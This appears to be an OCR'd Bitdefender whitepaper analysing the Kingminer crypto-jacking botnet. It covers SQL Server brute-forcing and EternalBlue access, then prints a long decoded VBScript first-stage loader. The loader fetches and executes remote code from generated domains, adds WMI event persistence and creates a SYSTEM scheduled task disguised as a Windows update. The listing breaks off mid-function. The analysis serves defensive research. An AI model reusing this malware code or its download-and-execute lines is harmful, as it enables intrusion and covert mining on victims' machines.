
WHITEPAPER

Bitdefender



Security

Kingminer —a Crypto-Jacking Botnet Under the Scope

Contents

Author:

János Gergő SZÉLES – Senior Security Researcher@ Bitdefender

Introduction

In late 2017, crypto currencies in general (and Bitcoin in particular) have appreciated tremendously. As some digital currencies spiked to $20,000 in fiat money, a new kind of gold rush started.
This trend did not go unnoticed by commercial threat actors who saw an opportunity in mining for e-currencies as an alternative illicit business. By compromising computers with coin miners, they could take in great profits at zero hardware costs.

While digital currencies have fluctuated wildly since late 2017, cyber-criminals are still making money and investing in the development of mining malware. This is the case of Kingminer, a piece of crypto-jacking malware that has been around since early 2018.

Bitdefender researchers have picked up an attack involving sophisticated techniques, tactics and procedures to deliver malicious payloads. What grabbed our attention was that, in many cases, the execution started from SQL server processes that were up to date and free from any known 0-day exploit. The malicious payloads used were variants of Kingminer, a botnet from 2018 known for delivering cryptocurrency mining tools on victim machines.

The same campaign was also observed by Sophos and is described in [1]. Since the 2018 version described by Check Point Research [2], the malware evolved with new techniques. While the original version delivered its payload via Windows Scriplet Files (.sct), in this new campaign, attackers employ more advanced, file-less execution through Powershell and Mshta, focusing more on defense evasion than they did in the past. Also, while the 2018 campaign only deployed XMRig on machines, in this campaign, custom Kingminer cryptojackers appear disguised as Control Panel Items (.cpl) to further increase their chances of going undetected.

Among the most interesting techniques we observed are:
- Initial access from SQL Server processes by brute-forcing accounts
- Initial execution from a kernel exploit, e.g., EternalBlue, the same technique used by WannaCry [3]
- DGA (Domain Generation Algorithm) for evading blacklists
- Employing tools like Mimikatz and PowerSploit
- File-less execution of the bot
- Various payloads delivered from the attacker's server (XMRig, Kingminer)

Technical Analysis of a Kingminer Infection

Initial Access

The infection usually starts from an SQL server process (*sqlservr.exe*) or a Print Spooler Service process (*spoolsv.exe*). The versions of SQL servers on victim machines are up to date and have no known 0-day vulnerabilities. Attackers exploit configuration flaws such as weak passwords and default credentials to obtain access to the server and schedule malicious commands for execution. Executions starting from *spoolsv.exe* are caused by attackers exploiting machines vulnerable to EternalBlue (CVE-2017-0144 [4]).

When attackers gain access to either an *sqlservr.exe* process or a *spoolsv.exe* process, they first want to ensure that the attacked environment meets predefined criteria. To achieve this, the following command is run:

```
cmd /c ver |findstr "5.0 5.1 5.2 6.0 6.1" && wmic qfe GET hotfixid |findstr /i «kb4499175
kb4500331» ||wmic RDTOGGLE WHERE ServerName=›%COMPUTERNAME%›call SetAllowTSConnections 0
```


This command pipes together three helpful functions to the attacker:

- *ver | findstr "5.0 5.1 5.2 6.0 6.1"* - searches for specific Windows versions
- *wmic qfe GET hotfixid | findstr /i "kb4499175 kb4500331"* - searches with the help of WMI (Windows Management Instrumentation) if specific Windows Updates are installed on the system. WMI is often used by advanced malware for discovery, command execution and defense evasion.
  - **kb4499175** fixes *Microarchitectural Data Sampling* vulnerabilities
  - **kb4500331** fixes CVE-2019-0708 [5], a remote code execution vulnerability in Remote Desktop Protocol
- *wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 0* - disables Remote Desktop connections to the target machine, with the help of WMI

When everything is ready, the attackers begin downloading and executing their tools. Download and execution of the bot is completely file-less. First, Powershell downloads and executes Mimikatz, then Mshta runs a custom-made polymorphic script obtained from the attacker's server. Both Mimikatz and the first stage script are downloaded and executed in-memory, without ever being saved to a file on the disk. We continue to analyze the first stage scripts capabilities in the following.

Execution flow

Execution starts from either a *sqlservr.exe* process or a *spoolsv.exe* process. After that, it branches quickly into multiple different scripts. Various threads of execution can be seen in the following graph:



Now, let's take each step apart and see the various techniques employed.

First Stage VBScript

The first stage loader is called *r1.txt* and its goal is to ensure persistence on the system and to deliver the following stages. The variables in scripts are random, with strings encoded with hexadecimal values of each character. The function at the end of the file is responsible for transforming these arrays back to interpretable form. With the essential strings decoded, the script looks like below.

Listing of r1.txt

```
Const zdmdcvgrnp = 2
Const anpotcjuad = 1
Const xumfurbwlu = 0
On Error Resume Next
cqenynybltj =   "on error resume next:Dim a1, b, c,u:Set a1 = CreateOb-
ject("WScript.Shell"):Set b = a1.Exec("nslookup news.g23thr.com"):Do While Not
b." & "StdOut.AtEndOfStream:c = b.StdOut.ReadAll():Loop:Dim d,e, f:u = (hex((-
year(now())-2000)&Month(now())&(day(now())\32)&(year(now())-2000)))&"fdae.com":Set d =
New RegExp:d.Pattern = "(\d{1,3})\.(\d{1,3})\.(\d{1,3})\.(120)":d.IgnoreCase = False:d.
Global = True:Set e = d.Execute(c):If e.Count > 0 Then:u = chr(e.Item(0).submatches.
Item(0))&chr(e.Item(0).submatches.Item(1))&chr(e.Item(0).submatches.Item(2))&chr(e.
Item(0).submatches.Item(3))&"fghh.com":End If:Function a(ByVal s):For i = 1 To Len(s)
Step 2:c = Mid(s, i, 2):If IsNumeric(Mid(s, i, 1)) Then:a = a & Chr("&H" & c):Else:a =
a & Chr("&H" & c & Mid(s, i + 2, 2)):i = i + 2:End If:Next:End Function:Set h = Cre-
ateObject("MSXML2.ServerXMLHTTP"):h.SetTimeOuts 10000,10000,10000,60000:h.open "GET",
"http://"&minute(now())&second(now())&"."&u&"/tan.txt", false:h.send():execute(a(h.re-
sponseText))"
```

```
pveioxdeaxavbqet =   "622C20632C753A536574206131203D204372656174654F6
26A656374282257536372697074 2E5368656C6C22293A5365742062203D2061312E45
78656328226E736C6F6F6B7570206E6577732E6732337468722E636F6D22293A446F-
205768696C65204E6F7420622E5374644F75742E4174456E644F6653747265616D3A63203D20622E
5374644F75742E52656164416C6C28293A4C6F6F703A44696D20642C652C20663A75203D20286865
782828796561722 86E6F772829292D3230303029264D6F6E7468286E6F772829292628646179286E
6F772829295C3332292628796561722 86E6F772829292D32303030292929262266646 1652E636F-
6D223A5365742064203D204E65772052656745 78703A642E5061747465726E203D-
2022285C647B312C337D295C2E285C647B312C337D295C2E285C647B312C337D295C2E-
2831323029223A642E49676E6F726543617365203D2046616C73653A642E476C6F62616C203D2
0547275653A5365742065203D20642E4578656375746528632 93A496620652E-
436F756E74203E2030205468656E3A75203D2063687228652E4974656D2830292E7375626D-
6174636865732E4974656D2830292926636 87228652E4974656D2830292E7375626D6174636865732E4
974656D28312929266" & "3687228652E4974656D2830292E7375626D6174636865732E4974656D-
2832292926636 87228652E4974656D2830292E7375626D6174636865732E497465
6D2833292926226667686 82E636F6D223A456E642049663A46756E6374696F6E-
206128427956616C2073293A466F722069203D203120546F204C656E2873292 0537465702032
3A63203D204D696428732C20692C2032293A49662049734E756D6572696328 4D696428732C-
20692C2031292920546 8656E3A61203D2061202620436872282226482220262063293A456C
73653A61203D2061202620436872282226482220262063202620 4D696428732C2069202B-
20322C203229293A69203D2069202B20323A456E642049663A4E6578743A456E642046756E6374696F-
6E3A4765744F626A6563742822736372697074 3A22622687474703A2F2F22266D696E757465286E6F-
772829292673656 36F6E64286E6F772829292622 2E22267526222F74616E312E7478742229"
Randomize
rqlgjgnuabnchgegaj =   Int(Rnd*12)+20
qazclrgzz =   Int(Rnd*12)+20
iwzkqqbtjy =   Int(Rnd*12)+20
kpzthagtn =   Int(Rnd*12)+20
gfxrhowfxcszqmmww =   Int(Rnd*12)+20
qbzabgpb =   pbcwizsbdtkz(cqenynybltj)
vpqrknzaed =   hyczpegyfnc(Replace(qbzabgpb,pbcwizsbdtkz("ta") & pbcwizsbdtkz("n.tx-
t"),pbcwizsbdtkz("mgxbo") & pbcwizsbdtkz("x.txt")))
rwmgpgbkfvupweahabp =   hyczpegyfnc(Replace(qbzabgpb,pbcwizsbdtkz("tan.tx") & pbcwizsb-
dtkz("74"),pbcwizsbdtkz("pow.tx") & pbcwizsbdtkz("t")))
ynxuimhwwcfhcshwh =   hyczpegyfnc(Replace(pbcwizsbdtkz(pveioxdeaxavbqet),pbcwizsbdt-
kz("74") & pbcwizsbdtkz("an1.txt"),pbcwizsbdtkz("r1") & pbcwizsbdtkz("1.txt")))
iiaslrnx =   "Function zaqxswcdevfrbgtweeertt(ByVal sgghjjjjjjjyyu):For i = 1 To Len(s-
gghjjjjjjjyyu) Step 2:c = Mid(sgghjjjjjjjyyu, i, 2):zaqxswcdevfrbgtweeertt = zaqxs"
& "wcdevfrbgtweeertt & Chr("&H" & c Xor pass5 Xor pass4 Xor pass3 Xor pass2 Xor
pass1):Next:End Function:execute zaqxswcdevfrbgtweeertt("smm")"
vtcdewpen =   "-c "$sc = New-Object -ComObject ScriptControl;$sc.Language = 'VBS" &
"cript';$p='zaq';$p = for($i=0; $i -lt $p.length; $i+=2){[char](([byte][char][in-
t]::Parse($p.substring($i,2),'HexNumber')) -bxor pass5 -bxor pass4 -bxor pass3 -bxor
pass2 -bxor pass1)};$sc.AddCode((-join $p) -join ' ')""
iiaslrnx =   pbcwizsbdtkz(iiaslrnx)
vtcdewpen =   pbcwizsbdtkz(vtcdewpen)
tpejhiqrflrwc =   Replace(vtcdewpen,pbcwizsbdtkz("pass") & pbcwizsbdtkz("1"),ervseef-
g(rqlgjgnuabnchgegaj))
tpejhiqrflrwc =   Replace(tpejhiqrflrwc,pbcwizsbdtkz("pass") & pbcwizsbdtkz("32"),erv-
seefg(qazclrgzz))
tpejhiqrflrwc =   Replace(tpejhiqrflrwc,pbcwizsbdtkz("p") & pbcwizsbdtkz("ass3"),ervseef-
g(iwzkqqbtjy))
tpejhiqrflrwc =   Replace(tpejhiqrflrwc,pbcwizsbdtkz("p") & pbcwizsbdtkz("ass4"),ervseef-
g(kpzthagtn))
tpejhiqrflrwc =   Replace(tpejhiqrflrwc,pbcwizsbdtkz("pa") & pbcwizsbdtkz("ss5"),ervseef-
g(gfxrhowfxcszqmmww))
dlwhwoqntreex =   Replace(tpejhiqrflrwc,pbcwizsbdtkz("zaq"),ervseefg(rwmgpgbkfvupwea-
habp))
hqumuecevijgsdskytv =   Replace(tpejhiqrflrwc,pbcwizsbdtkz("7a6171"),ervseefg(ynx-
uimhwwcfhcshwh))
```

```
hqumuecevijgsdskytv =   Replace(hqumuecevijgsdskytv,pbcwizsbdtkz("24") & pbcwizsbdt-
kz("73632e416464"),pbcwizsbdtkz("53746172742d536c656570202d5365636f6e6473203132303b24")
& pbcwizsbdtkz("73632e416464"))
iiaslrnx =   Replace(iiaslrnx,pbcwizsbdtkz("smm"),ervseefg(vpqrknzaed))
iiaslrnx =   Replace(iiaslrnx,pbcwizsbdtkz("pas") & pbcwizsbdtkz("s1"),ervseefg(rqlgjg-
nuabnchgegaj))
iiaslrnx =   Replace(iiaslrnx,pbcwizsbdtkz("pa") & pbcwizsbdtkz("ss2"),ervseefg(qazcl-
rgzz))
iiaslrnx =   Replace(iiaslrnx,pbcwizsbdtkz("p") & pbcwizsbdtkz("ass3"),ervseefg(iwz-
kqqbtjy))
iiaslrnx =   Replace(iiaslrnx,pbcwizsbdtkz("pas") & pbcwizsbdtkz("s4"),ervseefg(kpz-
thagtn))
iiaslrnx =   Replace(iiaslrnx,pbcwizsbdtkz("pass") & pbcwizsbdtkz("5"),ervseefg(gfx-
rhowfxcszqmmww))
eqhlmdqop =   iiaslrnx
gohcilrocwfesgfjahhs =   pbcwizsbdtkz("winmgmts:\\.\root") & pbcwizsbdtkz("\cimv2:")
aeqmshupcgm =   pbcwizsbdtkz("winmgmts:\\.\root\sub") & pbcwizsbdtkz("scription:")
oduamvztnvtr =   pbcwizsbdtkz("Win") & pbcwizsbdtkz("dowsSystemManager")
vqjgetsuavqg =   960000
Set gqohaaaoltgi =   GetObject(ervseefg(aeqmshupcgm)&pbcwizsbdtkz("ActiveScriptEvent-
Co") & pbcwizsbdtkz("nsumer")).spawninstance_
gqohaaaoltgi.name =   ervseefg(oduamvztnvtr)&pbcwizsbdtkz("_co") & pbcwizsbdtkz("nsum-
er")
gqohaaaoltgi.scriptingengine =   pbcwizsbdtkz("vbscri") & pbcwizsbdtkz("pt")
gqohaaaoltgi.scripttext =   eqhlmdqop
Set hxihbrxxc =   gqohaaaoltgi.put_
Set wdyzxwnkztbwzjprgq =   GetObject(ervseefg(aeqmshupcgm)&pbcwizsbdtkz("__IntervalTim-
erInstruc") & pbcwizsbdtkz("tion")).spawninstance_
wdyzxwnkztbwzjprgq.timerid =   ervseefg(oduamvztnvtr)&pbcwizsbdtkz("_WM") & pbcwizsbdt-
kz("ITimer")
wdyzxwnkztbwzjprgq.intervalbetweenevents =   vqjgetsuavqg
wdyzxwnkztbwzjprgq.skipifpassed =   False
wdyzxwnkztbwzjprgq.put_
Set sadoryqozaymga =   GetObject(ervseefg(aeqmshupcgm)&pbcwizsbdtkz("__Event") & pb-
cwizsbdtkz("Filter")).spawninstance_
sadoryqozaymga.name =   ervseefg(oduamvztnvtr)&pbcwizsbdtkz("_filte") & pbcwizsbdt-
kz("r")
sadoryqozaymga.query =   "select * from __timerevent where timerid =   """&ervseef-
g(oduamvztnvtr)&"_WMITimer"""
sadoryqozaymga.querylanguage =   pbcwizsbdtkz("77716c")
Set rrlnmtmyjdazqq =   sadoryqozaymga.put_
Set zxfqfilhpi =   GetObject(ervseefg(aeqmshupcgm)&pbcwizsbdtkz("__FilterToCon") & pb-
cwizsbdtkz("sumerBinding")).spawninstance_
zxfqfilhpi.consumer =   hxihbrxxc.path
zxfqfilhpi.Filter =   rrlnmtmyjdazqq.path
zxfqfilhpi.put_
Function nocjinucpt()
strComputer =  pbcwizsbdtkz("2e")
Set podozwtglncyub =  GetObject(pbcwizsbdtkz("win") & pbcwizsbdtkz("mgmts:\\") & str-
Computer & pbcwizsbdtkz("\ro") & pbcwizsbdtkz("ot\cimv2"))
Set yeqboijbjth =  podozwtglncyub.ExecQuery(pbcwizsbdtkz("Select * f") & pbcwizsbdt-
kz("rom Win32_ComputerSystem"),,48)
For Each objItem In yeqboijbjth
If InStr(objItem.SystemType, pbcwizsbdtkz("3836")) <> 0 Then
nocjinucpt =  pbcwizsbdtkz("783836")
ElseIf InStr(objItem.SystemType, pbcwizsbdtkz("3634")) <> 0 Then
nocjinucpt =  pbcwizsbdtkz("783634")
Else
nocjinucpt =  pbcwizsbdtkz("783836")
End If
Next
```

```
End Function
Function polzjgzax()
If nocjinucpt() =  pbcwizsbdtkz("x64") Then
sMob =  pbcwizsbdtkz("%SystemRoot%\syswow64\WindowsPowerShell\v1") & pbcwizsbdtkz(".0\
powershell.exe")
Else
sMob =  pbcwizsbdtkz("powershe") & pbcwizsbdtkz("ll.exe")
End If
Const gizdzdoicuacibijmar =  1
Const qkrlxjqixvsvijlrvt =  0
Set eawzmvpenfl =  CreateObject(pbcwizsbdtkz("Schedule.S") & pbcwizsbdtkz("ervice"))
Call eawzmvpenfl.Connect
Dim llolegkf
Set llolegkf =  eawzmvpenfl.GetFolder(pbcwizsbdtkz("\"))
Dim qfkrkntdmq
Set qfkrkntdmq =  eawzmvpenfl.NewTask(0)
Dim wcxemjygjmuuj
Set wcxemjygjmuuj =  qfkrkntdmq.principal
wcxemjygjmuuj.UserId =  pbcwizsbdtkz("NT AUTH") & pbcwizsbdtkz("ORITY\SYSTEM")
wcxemjygjmuuj.RunLevel =  1
Dim jdxzbahzl
Set jdxzbahzl =  qfkrkntdmq.settings
jdxzbahzl.Enabled =  True
jdxzbahzl.StartWhenAvailable =  True
jdxzbahzl.Hidden =  False
Dim jnnecumyryfxzri
Set jnnecumyryfxzri =  qfkrkntdmq.triggers
Dim ehybtnwgp
Set ehybtnwgp =  jnnecumyryfxzri.Create(gizdzdoicuacibijmar)
Dim startTime, endTime
Dim Time
Time =  DateAdd(pbcwizsbdtkz("s"), 60, Now)
startTime =  trltuhljoinkozc(Time)
ehybtnwgp.StartBoundary =  startTime
ehybtnwgp.Enabled =  True
Dim tvmgqoxkjhiqaqpfzlvx
Set tvmgqoxkjhiqaqpfzlvx =  ehybtnwgp.Repetition
tvmgqoxkjhiqaqpfzlvx.Interval =   pbcwizsbdtkz("PT") & pbcwizsbdtkz("28") & pbcwizsbdt-
kz("M")
Dim rmmjjktopxx
Set rmmjjktopxx =  qfkrkntdmq.Actions.Create(qkrlxjqixvsvijlrvt)
rmmjjktopxx.Path =  sMob
rmmjjktopxx.Arguments =  dlwhwoqntreex
Call llolegkf.RegisterTaskDefinition(pbcwizsbdtkz("Window") & pbcwizsbdtkz("sUpdateMoni-
tor"), qfkrkntdmq, 6, , , 3)
polzjgzax =  5
End Function
Function trltuhljoinkozc(t)
Dim cSecond, cMinute, CHour, cDay, cMonth, cYear
Dim tTime, tDate
cSecond =  pbcwizsbdtkz("0") & Second(t)
cMinute =  pbcwizsbdtkz("30") & Minute(t)
cHour =  pbcwizsbdtkz("30") & Hour(t)
cDay =  pbcwizsbdtkz("30") & Day(t)
cMonth =  pbcwizsbdtkz("30") & Month(t)
cYear =  Year(t)
tTime =  Right(cHour, zdmdcvgrnp) & pbcwizsbdtkz("3a") & Right(cMinute, zdmdcvgrnp) & _
pbcwizsbdtkz(":") & Right(cSecond, zdmdcvgrnp)
tDate =  cYear & pbcwizsbdtkz("2d") & Right(cMonth, zdmdcvgrnp) & pbcwizsbdtkz("2d") &
Right(cDay, zdmdcvgrnp)
```

```
trltuhljoinkozc =  tDate & pbcwizsbdtkz("T") & tTime
End Function
ztwhyaqygfbhcx =   polzjgzax()
Function oehralhsvmhmil()
If nocjinucpt() = pbcwizsbdtkz("x64") Then
sMob = pbcwizsbdtkz("%SystemRoot%\syswo") & pbcwizsbdtkz("w64\WindowsPowerShell\v1.0\
powershell.exe")
Else
sMob = pbcwizsbdtkz("706f7765727368656c6c2e") & pbcwizsbdtkz("657865")
End If
Const xiuoukfbjwlvjknr = 8
Const qkrlxjqixvsvijlrvt = 0
Set eawzmvpenfl = CreateObject(pbcwizsbdtkz("Schedul") & pbcwizsbdtkz("e.Service"))
Call eawzmvpenfl.Connect
Dim llolegkf
